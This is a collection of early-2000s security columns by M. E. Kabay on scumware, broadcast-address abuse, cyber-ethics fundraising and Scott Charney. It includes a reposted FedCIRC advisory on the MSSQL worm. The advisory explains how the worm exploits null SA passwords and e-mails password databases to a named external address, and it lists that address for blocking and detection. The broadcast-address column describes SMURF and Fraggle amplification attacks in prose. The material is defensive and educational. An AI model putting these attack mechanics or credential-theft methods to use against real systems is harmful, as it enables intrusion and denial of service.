Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or visit Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > or Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor of Information Assurance in the Department of

Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scumware (1):
What is Scumware?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In recent years, a new way of abusing computer users has spread like a disease through the Web: scumware. In this short series of articles, I will describe the functions of scumware; examples of software labeled by this unappealing term; legal issues raised by scumware; and defenses against scumware.

* * *

Scumware is any software that significantly changes the appearance and functions of Web pages without permission of Webmasters or copyright holders. For example, a number of products overlay banner advertisements with other ads, sometimes for competing products. Scumware may add unauthorized hyperlinks to a user's view of a Web page – sometimes using links to possibly objectionable sites. Such programs can interfere with existing hyperlinks by adding other destinations to the intended target. In addition, some products install themselves without warning users of these functions; others bury the details of their Web-page modifications in the extensive legalise of end-user license agreements. Some scumware is difficult or impossible to control; for example, the programs are difficult to uninstall, introduce instability into the operating system, and conflict with other applications.

Scumware is sometimes known as thiefware.

One of the best-known instances of scumware was better documented than most: the Microsoft XP Smart Tags "feature" was announced as an improvement for MS-Office products. Using Smart Tags, specific words in lists could have pop-up menus; these menus could offer options for useful functions such as choosing the style of pasting wanted for text (e.g., formatted, unformatted and so on). Smart Tags were also planned for the MS Internet Explorer (IE) v6 Web browser; however, many critics argued that the way Smart Tags were to be implemented, there would be an opportunity to hijack Web content by showing extra hyperlinks. These extra links would direct users to MS-related sites or to sites which had bought space in the Smart Tag space. There were waves of outrage all over the industry and MS withdrew its proposal for Smart Tags in IE.

* * *

For further reading:

Definitions:
- http://wuas.org/
- http://www.thiefware.com/
- http://stacks.msnbc.com/news/618966.asp

Smart Tags:

http://office.microsoft.com/assistance/2002/articles/oQuickSmartTags.aspx
http://news.cnet.com/news/0-1003-200-6210768.html?tag=mn_hd
http://www.alistapart.com/stories/smarttags/

List of articles about scumware:
http://scumware.com/press.html

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scumware (5):
Prevention and Removal

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first four articles of this series, we have been looking at the problems raised by scumware – software that makes unauthorized changes to Web pages and other documents. In this, the last of the series, I will summarize measures for preventing and removing infestations of scumware.

First, you must decide if you approve of having advertisements and hyperlinks inserted into the views of Web pages that appear on your screen. If you do, there's no problem and you can stop reading this column.

For those who don't like the idea of extraneous links and ads, the most obvious measure for preventing infestation is not to install scumware at all. Unfortunately, this is not as easy as one would like. As we have seen in previous articles, scumware can infest other software and be installed with little or no notice to the user. Nonetheless, before installing freeware, shareware, or adware (products that offer services in return for sending the user targeted ads), everyone would do well to read about the product using an Internet search engine such as Google.

Check the lists of known scumware at Scumware*Links < http://www.freegraphics.com/zz-scumware/ > to see if the product you are thinking of installing is a known offender. Without gritting your teeth too hard, read the end-user license agreement (EULA). Look for language, no matter how convoluted or how tiny the point size, that indicates that the product is likely to add to or modify the appearance of Web pages you download. In addition, look for language that threatens to delete or inhibit any of your _other_ programs. As I was completing this article, Declan McCullagh's admirable PoliTech list published a fascinating glimpse of the mindset of some adware makers. The RadLight adware product comes with a EULA that reads in part, "You are not allowed to use any third party program (e.g Ad-aware) to uninstall application bundled with RadLight. Such programs will be removed." See http://www.politechbot.com/p-03439.html for details.

While you are installing _any_ software, from no matter what source, always keep your firewall active if at all possible. Be sure to configure your firewall to alert you to any attempt to contact an external address from inside your system; although such attempts may occasionally be necessary (e.g., for updates to critical components), in many cases they can be blocked safely. You can always study the issue more closely if necessary by examining the TCP address of the target and doing a reverse IP-block lookup to find out where the critter is trying to connect. Once you know the name of the registrant and the Domain Name System entry for the target, block the transmission without hesitation if you don't know why a module on your system is trying to communicate with a site you know nothing about. You can always reverse your decision later if you determine that the connection is in your interest.

To identify undocumented or forgotten adware, spyware and scumware, several real-time scanners can spot trouble for you. For example, Lavasoft makes Ad-aware, a simple, free and

reliable product that scans your system for unwanted intruders and removes these programs from your computer. See http://www.lsfileserv.com/ for details of Ad-Aware.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scumware (2):
Scumbody's Changing my Web Page

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this short series of articles, we're looking at how some kinds of software make unauthorized changes to the appearance of Web pages.

Surf+ is an example of a product that adds unauthorized embellishments to Web pages. Using this product, ordinary words become hyperlinks; the scumware adds underlines and highlights keywords in green. It is thought that about 500,000 users have installed this product. The company makes money by selling links to competing sites; some Webmasters have reported noticeable declines in Web advertising as a result of the modification of user's view of their Web pages. To the horror of some Webmasters, some of the added links send visitors to porn sites who have paid for the, ah, exposure.

TopText (also known as ContextPro) from eZula is bundled with other software (e.g., the KaZaa peer-to-peer file sharing software). Estimates of the installed base run as high as 2 million users. This toolkit is a browser plug-in that gives Internet Explorer the ability to show additional links underlined in yellow lines. The makers defend their product by pointing out that surfers know what they're getting into if they read the end-user license agreements; that their service successfully provides a legal method for increasing business to their clients; and that their system helps to pay for free services for which users would otherwise have to pay.

Greg Searle reported in RISKS 21.47 on yet another way of annoying Web users. A company called Fastclick provides code that hides pop-up windows behind the windows already on screen. These pop-ups remain in place and are revealed only after one minimizes or closes the other windows on screen -- by which time it is difficult to determine where the pop-ups came from. The solution, such as it is, is to disable JavaScript; alternatively, if one can locate the offending sites, one can put them on a firewall's or brower's exclusion list.

Some products such as Gator deliberately _overlay_ banner ads; they insert their own choice of advertisement using exactly the same dimensions as the original banner add and fix their substitute to the same place on the Web page, thus obliterating the original entirely.

Some firewalls also allow the user to reject ads; for example, ZoneAlarm Pro v3.0 has a three settings for ad blocking: HIGH blocks all ads; MEDIUM blocks ads that don't load within a user-stipulated time as well as all pop-up ads; and OFF lets all ads through. Ad-blocking software can perform the same function without firewall capabilities; type "ad blocker" into GOOGLE or another search engine and you'll find dozens of such tools.

So here's the essential problem: a Webmaster creates a Web page and includes links and advertisements. Some other company or person provides software to a user that alters the functions and appearance of the Web page before the user can see the intended Web page. Many vendors and users say that it's the user's own business what they do to the Web page once it

reaches the user's own computer; however, many Webmasters and other content providers argue that their work is being modified without their permission.

* * *

For further reading:

Surf+:
http://stacks.msnbc.com/news/618966.asp
TopText:
http://www.suniltanna.com/ezula.html
http://stacks.msnbc.com/news/618966.asp
Fastclick:
http://catless.ncl.ac.uk/Risks/21.47.html#subj8

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scumware (3):
The Ghosts Within

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

This series of short articles looks at software that makes unauthorized or unexpected changes to content on a user's computer.

In addition to Web-page modifiers, another variant of scumware makes unauthorized changes in the system registry to alter a user's home page. For example, there was a pornographic Web site (now a dead URL) called "mycpworld.com" that exploited typing errors by people trying to reach "mypcworld.com". As described by Lincoln Spector writing for PCWorld, the rogue Web page apparently forwarded browsers to an offshore Web site that included a JavaScript module which inserted an undocumented change in the system registry at every system bootup to alter the browser's home page to the porn site.

In a related problem, some programs from Microsoft make changes to text without notification or control. For example, Microsoft XP versions of FrontPage 2002, Word 2002, Excel 2002, PowerPoint 2002, or Outlook 2002 removes double slashes from all hyperlinks typed in its Office XP suite. There is no way of turning off this "feature."

Some forms of scumware intercepts e-mail. John Gehl and Suzanne Douglas of the estimable NewsScan daily news summary < http://www.newsscan.com > wrote, > Admail, a new technology marketed by Australian online marketing firm Reva Networks, enables advertisers to intercept e-mail messages as they enter the mail server and "wrap" them in advertising content tailored to the recipient's demographic profile. Reva Networks CEO Robert Pickup says the concept has proven more effective than other forms of online advertising. "Because the advertising is embedded within a regular e-mail and not a separate e-mail message from an advertiser, users are more likely to open the message and hence be exposed to the advertising offer." Pickup says he doesn't think consumers will be annoyed by the ads "as long as it's relevant to them." But Australian Consumer Association IT policy officer Charles Britton says he doesn't think that consumers will passively accept advertising with their personal e-mail: "Without some incentive, why would you want advertising in your e-mail?" (ZDNet Australia 22 Jun 2001)
http://dailynews.yahoo.com/h/zd/20010622/tc/tool_feeds_spam_to_your_e-mails_1.html <

Geoffrey Brent, writing in RISKS 21.88, identified yet another weird data modification. If you open two MS-Excel files and copy a cell containing a number and paste it into a cell in the other file, everything works fine. For example, 1.2345 gets copied as 1.2345 regardless of how many figures are showing in the cell. However, if you open file A, copy a number, _close file A_, and then paste the number into file B, you get a value that is identical to what was _visible_ rather than to what was entered in the original cell. Thus in the example above, if 1.2345 in the source were visible as 1.23, the copy would become 1.23 in the destination worksheet. Although this is an undocumented, unauthorized data modification, this time it presumably results from quality assurance failures, not intention or malice.

In the next article, I'll present an ethical and legal analysis of the scumware problem.

***

For further reading:

Home-page snatcher:
http://www.pcworld.com/news/article/0,aid,84464,tk,dnWknd,00.asp
XP changes to URLs:
http://catless.ncl.ac.uk/Risks/21.42.html#subj12
Number roundoff:
http://catless.ncl.ac.uk/Risks/21.88.html#subj10

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scumware (4):
Whose Web Page Is It, Anyway?

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In the first two articles of this short series, we looked at scumware, the name some people use for software that modifies the appearance of Web pages without permission from the people who created those Web pages. In this article, I will review some of the ethical and legal issues underlying the trouble over scumware. In particular, the question comes down to who owns the image of a Web page when it's in a browser window?

In an interview with Stephanie Olsen in September 2001, Gator chief Jeff McFadden discussed his view of the ad overlays. First of all, said McFadden, Gator ads can be moved away from the ad they overlay and they are clearly labeled as coming from Gator. They are no different from any other window that might obscure part of another window. Asked about a popup ad for a credit card that overlay an identically-sized ad for a competing credit card, McFadden assured the interviewer that the overlay was popped us because the product deduced that the viewer might be interested in credit cards; the product does not "know" that its ad is overlaying the banner from a competing product.

Why did McFadden launch a lawsuit against the Interactive Advertising Bureau (IAB) in August 2001? McFadden told Olsen that, "Some IAB representatives made some egregious statements about the company--a little bit of name calling, but mainly telling people that they thought that our ad model was illegal. I spoke to the IAB and they said they weren't interested in retracting those statements. And that can have a pretty substantial impact on our business. We have 200 advertisers, many of them Fortune 500 and Fortune 50 companies, and I just can't have them saying that what they're buying from us is illegal. So we filed the action (last) Monday."

But how is what scumware does any different from, say, having a user put a Post-It (TM) note on her monitor that obscures part of a Web page? Surely users can do what they want with Web pages that have been copied to their own cache?

Well, no, not really.

A look at the IAB's 28 August 2001 press release shows an uncompromising title (caps are in the original): INTERACTIVE ADVERTISING BUREAU (IAB) ASSERTS GATOR.COM'S BUSINESS PRACTICES VIOLATE THE CONTRACT, TRADEMARK AND COPYRIGHT INTERESTS OF WEB PUBLISHERS AND ADVERTISERS: UNFAIR COMPETITION AND DECEPTIVE PRACTICES IN VIOLATION OF FEDERAL LAWS."

Before we go any further, let me warn readers using the mandatory disclosure that I am not a lawyer and this is not legal advice. For legal advice, consult an attorney experienced in these areas of intellectual property and contract law.

From my point of view as a lay observer, the arguments presented by the IAB and other

opponents of scumware boil down to the following (and I am using the generic "scumware" instead of focusing only on Gator's products):

* Scumware makes unauthorized changes in the appearance and content of Web pages that affect more than a single user.

* The changes imposed by scumware interfere with contractual relationships between Web content providers and advertisers.

* The introduced advertisements and links may convey a false impression implying relationships and possibly endorsements that do not exist.

* The modifications may be creating an unauthorized derivative work.

From an international perspective, European laws are more restrictive than US laws in defining what are called the _moral rights_ of not only a copyright holder but also the rights of the creators of intellectual property. Scumware, under this doctrine, may violate the content-creator's rights of integrity, disclosure, retraction, and replies to criticism. Unauthorized modification of what users see on a Web page may violate all of these rights.

Those opposing scumware will have to articulate why they don't also go after firewalls and ad-blockers that speed up Web access by reducing the amount of graphical data transmitted to a browser. Perhaps one factor reducing the outrage over _blocking_ ads is that no one is going to be offended by _not_ seeing an ad; although the advertisers may not like the idea, at least there is no chance of casting the Web site in a false light (an important element of the concept of defamation in US jurisprudence).

From a purely ethical (as opposed to narrowly legal) standpoint, it seems to me that scumware is a bad idea on several grounds:

* The people who benefit from the introduced materials (links and ads) are not the people who invested time and money in creating the underlying content; this situation seems unfair.

* If everyone engaged in such behavior, Web pages could become cluttered with extraneous matter and obscure the underlying content entirely – just imagine running several different scumware programs at once to see what might result.

* Obscuring other people's messages and adding unauthorized linkages seems disrespectful of the human beings who created the original Web page; such behavior seems to me to be disregarding the Web designers' feelings and intentions.

In the final installment of this series, we'll look at avoiding and getting rid of scumware.

* * *

For further reading:

Interview with CNet journalist Stephanie Olsen in September 2001Gator official Jeff McFadden < http://news.com.com/2008-1082-272563.html?legacy=cnet >

Good reviews of the situation from Al Fasoldt:

http://twcny.rr.com/technofile/texts/bit100301.html
http://twcny.rr.com/technofile/texts/bit101001.html
http://twcny.rr.com/technofile/texts/bit101701.html

IAB press release about Gator:

http://www.iab.net/news/content/08_28_01.html (dead link in 2005)

Copyright law:

http://www.eff.org/legal/CyberLaw_Course/

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Protect Broadcast Addresses Against Misuse

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Shortly after publishing an article about protecting voice-mail, I received the following message from reader A. Robinson (slightly edited, and used with permission):

>You might be interested to know about the voicemail system at one of the "big-5" accounting firms at their offices in Australia. When a person calls after hours they get put through to the voicemail system and can leave a message for a person by choosing their name, or by selecting a "group" of people (which is ideally intended for internal use). Over the course of two weeks several anonymous messages were left to a group that included every single staff member in at least one office of the firm with over 1500 people. The messages were of either rather awful music or maniacal laughter and went for two or three minutes each. Is this the first instance of mass voicemail spam? It was a nuisance for staff arriving in the morning to receive the message, and it also jammed the voicemail system because so many people were trying to check their messages at once [because the messages were so long].<

I don't know about its being the first instance, but this case illustrates the dangers of configuring uncontrolled broadcast addresses on any network. As the reader notes, such addresses should be restricted to internal use. I would add that they should be restricted to authorized internal users. Broadcast e-mail addresses, for instance, should not be used lightly by employees; sending a message to everyone in the organization has costs, and the costs grow with volume. For example, if the average hourly extended cost (wages + overhead) is even a modest $20 per employee, sending a useless message that requires 1 minute to read to 1,000 people who don't need it will cost more than $300 in wasted resources. Wasting one minute of the time of even 10 professionals who could be billing $300/hour AND who cost $100/hour in extended costs could be construed as a total loss of $66. Does an organization really want to spend $66 on the latest urban myth, virus hoax or joke?

Worse still, people who bombard large numbers of their colleagues with unnecessary copies of detailed communications risk losing credibility as serious collaborators. Eventually, such broadcasters will find that most of their recipients ignore all of their messages, important or not.

On the technical side, the well-known SMURF denial-of-service attack depends on the unprotected IP broadcast address in a large network with a fast connection to the Internet. The attacker sends requests (e.g., a ping) with a forged originating address in the IP packet header to the broadcast address of an intermediate host, known as the amplifying network. The request is replicated and sent to all IP addresses on the network; these obligingly respond to the request by sending data to the apparent originator – which in this case is actually the designated victim of the denial-of-service attack. Thus the uncontrolled IP broadcast address is used to amplify the original request; as long as the amplifying network's bandwidth is greater than the bandwidth of the victim's Internet connection, the victim's connection will be swamped.

A similar attack is known as Fraggle; Diane Levine and Gary Kessler describe this attack as follows: ". . . [T]hje attackers send spoofed User Datagram Protocol (UDP) packets instead of

Echo messages to the broadcast address of the amplifying network. Each system on the amplifying network that has the specific broadcast address port enabled will create a large amount of traffic by responding to the victim's host; if the port is not enabled, the system on the amplifying network will generate ICMP Host Unreachable messages to the victim's host. In either case, the victim's bandwidth is consumed." – Chapter 11, "Denial of Service Attacks," in _Computer Security Handbook, 4th Ed._ (Wiley, 2002).

The essential protective measure is to enable ingress filtering at the firewall to blocking all external attempts to use a network's broadcast address.

And if you have employees who abuse internal broadcast addresses for voice mail and e-mail, tell them to join a community radio station.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Cyber-Ethics Education (1): Get Involved

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Elizabeth Kennedy, Associate Director of the Cyber-Ethics Education Program at Norwich University, is a young woman with a mission. For the past year, she has been researching how children in our schools are being taught about the ethical uses of computers and networks.

Why should network and systems managers be interested in cyberethics education? Education matters because criminal hackers and the media have been given free reign to teach kids that breaking into your systems is OK – as long as they don't change anything. The concept of the trusted computing base is utterly unknown to these people (or they are simply ignoring the issue). Unless we in the technical community get involved in teaching kids about what really happens when our systems are attacked, the number of attackers will continue to grow. Reducing the acceptability of criminal hacking is one of the methods we can use to reduce the overall threat to our systems in years to come.

Ms Kennedy has delivered lectures in a number of Vermont schools as well as to Rotary clubs, parent-teacher organization and state-wide teaching conferences since she began working on this project in October of 2000. In her discussions with teachers and principals, she has often been told that there simply is no hacking problem at the particular schools she's visiting. No, no, say these authorities, no one in our school is involved with that sort of nonsense. Unfortunately, in school after school, the authorities are wrong. Kennedy makes a point of chatting with children about their understanding of hacking; within minutes, she is consistently told about kids who are hackers or who participate in other unethical activities such as false identity, or pretending to be 18 in order to participate in certain chat rooms, view pornographic material or gamble online.

Some of these kids have gotten involved with the hacker groups encouraged by *2600, The Hacker Quarterly*. Kennedy attended a monthly meeting at a Borders Books store in Burlington Vermont a few months ago; the date and time were posted on the 2600 Web site. She found a number of children under age 18 sitting with people ranging into their 30s. These kids are being socialized into a culture where attacking your systems is perceived as fun. The older teenagers and young adults become role models for the impressionable children, who will perhaps in turn become criminal hackers as they develop their technical – but not ethical – knowledge.

Kennedy has created a Web site at http://www.norwich.edu/cyberethics that has jargon-free research, articles and activities for parents, educators and kids to learn about the responsible use of technology. Introduced on the site is "E-dog" a technology-age superhero that Kennedy hopes children will recognize and model their ethical computing practices after. Kennedy believe that teaching children responsibly in a "cyber" world is no different than teaching responsibly in the "real" world and that is the message that is conveyed in all of her work be it in a lecture, in an article she writes or on her Web site. Her White Paper on Cyberethics < http://www.norwich.edu/cyberethics/whitepaper.html > has an excellent introduction suitable for

parents and teachers and includes links to many useful cyberethics resources.

In the next part of this two-part series, I will explain how you can support the cyberethics project by voluntarily sending donations as thanks for useful materials we have freely posted on the Web. To contribute to these efforts, make your check out to NORWICH UNIVERSITY CYBERETHICS and address it to Elizabeth Kennedy / Cyber-Ethics Program / Norwich University / 158 Harmon Drive / Northfield, VT 05663-1035. Kennedy's phone number is 802-485-2250 and her e-mail address is < mailto: ekennedy@norwich.edu >.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Cyber-Ethics Education (2):
Send Money

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As I explained in part one of this two-part series, Elizabeth Kennedy, Associate Director of the Cyber-Ethics Education Program at Norwich University, is a young woman with a mission. For the past year, she has been researching how children in our schools are being taught about the ethical uses of computers and networks.

Kennedy has gotten me involved in her projects, and you, the readers of this column, are invited to join in. I have published some simple articles on various dangers and ethical issues in the use of the Internet on my own Web site at < http://www.mekabay.com/cyberwatch/index.htm >:

- pedophiles
- online dating and cybersex
- hate groups
- pornography
- incorrect information
- hoaxes
- threats
- viruses and other malicious self-replicating code
- junk e-mail
- chain letters and Ponzi schemes
- get-rich-quick schemes
- stolen software
- stolen music and video
- plagiarism
- criminal hackers & hacktivists
- online auctions
- online gambling
- buying on the Web
- games
- spyware
- addiction
- theft of identity.

These articles can be freely reproduced and used within your own organization to sensitize your staff to safety on the Internet; this approach increases security awareness and can help get your staff to feel that they, too, are involved in security. Your staff can then bring the materials out into their own families and social groups, including schools, to help students, teachers, staff and administrators to understand some of the problems that we face on the information superhighway.

If you know anyone on the staff of your local community newspaper, please encourage them to reprint these articles freely.

In addition, Kennedy and I are planning a one-hour video in the form of an exciting news broadcast about these subjects that will be made available through her site. With the help of a professional broadcaster on a local cable TV channel in Vermont, I have already appeared in two test videos and they are being repeatedly broadcast on the local cable channel here in Vermont to much positive response by viewers.

Here's how you can help. As an individual, if you like what Kennedy is doing and find the material I have published on my Web site to be useful to you in your own life and work, send Kennedy a contribution of $10 or more (checks made out to Norwich University Cyberethics; no cash please) to support her research project. She will list the people who are willing to have their name added to a roll of honor on her site.

In addition, I request that corporations which use any of my Web site materials for internal training be kind enough to send Kennedy a check made out to Norwich University Cyberethics for $100 if at all possible.

Our hope is that with your help, we can continue Kennedy's work to spread this information to as many companies, schools, social organizations, families and children as possible. Corporate sponsors will be listed with gratitude in a special section of Kennedy's Web site (always with permission).

To contribute to these efforts, make your check out to NORWICH UNIVERSITY CYBERETHICS and address it to Elizabeth Kennedy / Cyber-Ethics Program / Norwich University / 158 Harmon Drive / Northfield, VT 05663-1035. Kennedy's phone number is 802-485-2250 and her e-mail address is < mailto: ekennedy@norwich.edu >.

* * *

Check out the new _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon < http://www.amazon.com/exec/obidos/ASIN/0471412589 > and Barnes & Noble < http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

MSSQL Worm Attacks SQL Servers with Canonical Passwords

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I don't normally circulate alerts, but the recently discovered MSSQL worm has such serious implications for anyone running MS SQL Server that I am making an exception. The new worm takes advantage of systems where standard default passwords or no password at all have been assigned to critical accounts.

The following is a reformatted and lightly edited version of a FedCIRC notice distributed to US Federal Government agencies.

* * *

SUMMARY: A new worm is actively spreading in the wild; the worm exploits null SA account passwords on MS-SQL servers (port 1433/tcp).

IMPACT: Systems may be compromised via the worm; a compromised system will scan other systems and will e-mail out a copy of the local password database (SAM database), exposing additional services and accounts. Network connectivity and performance may be affected by a large number of infections. Users may also be affected by proactive or reactive measures taken in response to the worm (blocked connectivity, system unavailability, additional filtering, etc.).

DETAILS: Multiple sources are reporting a significant rise in probes for TCP port 1433 (MS-SQL server); this service is known to have vulnerabilities, including null passwords (in some cases, by default at installation). A worm has been captured in the wild (currently dubbed MSSQL or sqlsnake) which exploits null SA account passwords on MS-SQL servers. If the worm finds a vulnerable system, it will add a Guest user, e-mail the password file to an external e-mail address (ixltd@postone.com), and scan for other vulnerable targets.

MS-SQL server may be installed directly or as part of the following applications: Access2000, Visio, MS Project Central, and Visual Studio 6. In the cases of a package installation, MS-SQL server may be installed as Microsoft SQLServer Desktop Edition (MSDE).

RECOMMENDATIONS: The following recommendations may be applied independently or in combination:

To prevent a compromise:

* Block port 1433/TCP at the network perimeter and any other network access control points (internal and external).

* Disable the MS-SQL service unless needed.

* Ensure that strong passwords exist for MS-SQL servers, SA account; FedCIRC recommends changing these passwords regardless.

* Ensure MS-SQL servers are patched.

* Block outbound e-mail to ixltd@postone.com .

* Monitor information sources for additional alerts regarding updated patches and/or attack activity.

* Maintain IDS detection files.

* Monitor IDS and Firewall logs for indications of attack and/or system compromise.

* Ensure that antivirus applications are installed, running, and current.

To detect a compromise:

* Consider scanning your own systems for listeners on port 1433; site security policies and procedures should always be followed when conducting any network scanning activity.

* Outbound traffic to port 1433/TCP might indicate a compromised system (the source address).

* Outbound e-mail to ixltd@postone.com might indicate a compromised system (the sending address/system).

* The file "services.exe" in the directory system32\drivers indicates a likely compromise; file properties may indicate that this file is a copy of fscan.exe (part of the worm) and the file may be marked "hidden." This file may be deleted, and doing so will stop worm propagation.

To recover from a compromise:

* Follow established incident response and recovery processes in your organization.

* If possible, disconnect the system from the network while cleaning it up.

* Change all passwords stored on the system (this will likely include changing passwords on other systems).

CREDITS and REFERENCES: Information from the following sources was used in the preparation of this notice (URLs may be wrapped for readability):

SANS: http://www.incidents.org/diary/diary.php?id=156

Microsoft: http://support.microsoft.com/default.aspx?scid=kb;EN-US;Q313418

CERT: http://www.cert.org/incident_notes/IN-2001-13.html

* * *

> and Barnes & Noble <
http://shop.barnesandnoble.com/textbooks/booksearch/isbninquiry.asp?isbn=0471412589 >.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >. He invites inquiries about his information security and operations management courses and consulting services. Visit his Web site at < http://www.mekabay.com/index.htm > for papers and course materials on information technology, security and management.

Scott Charney on Security

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Scott Charney feels that society has introduced computing technology backwards: normally we introduce technology to adults, who then train their kids. In our field, kids have learned about computers without any guidance from their parents or any other adults. He has often found script kiddies attacking government computers; FBI agents show up at the family home and ask the parents, "Do you know where your son is?" "Yes," they would answer, "he's upstairs playing with his computer." "Well, actually," would respond the FBI agents, "he's breaking into the DoD." Almost all of the parents would say that (1) they were glad their kid had a hobby; (2) it was a technical hobby that might help him get a job; (3) they were glad he wasn't on the street selling crack.

Charney is one of the best-known attorneys in information security. Respected as an excellent speaker at professional security conferences, Charney was chief of the Computer Crime and Intellectual Property Section (CCIPS) in the Criminal Division at the U.S. Department of Justice (DoJ) from 1991 to 1999. He worked as a principal for PricewaterhouseCoopers and then in January 2002, Microsoft announced that he had agreed to become the Chief Security Strategist for the corporation < http://www.microsoft.com/presspass/press/2002/Jan02/01-31CharneyPR.asp >. He started work on April Fool's Day of this year.

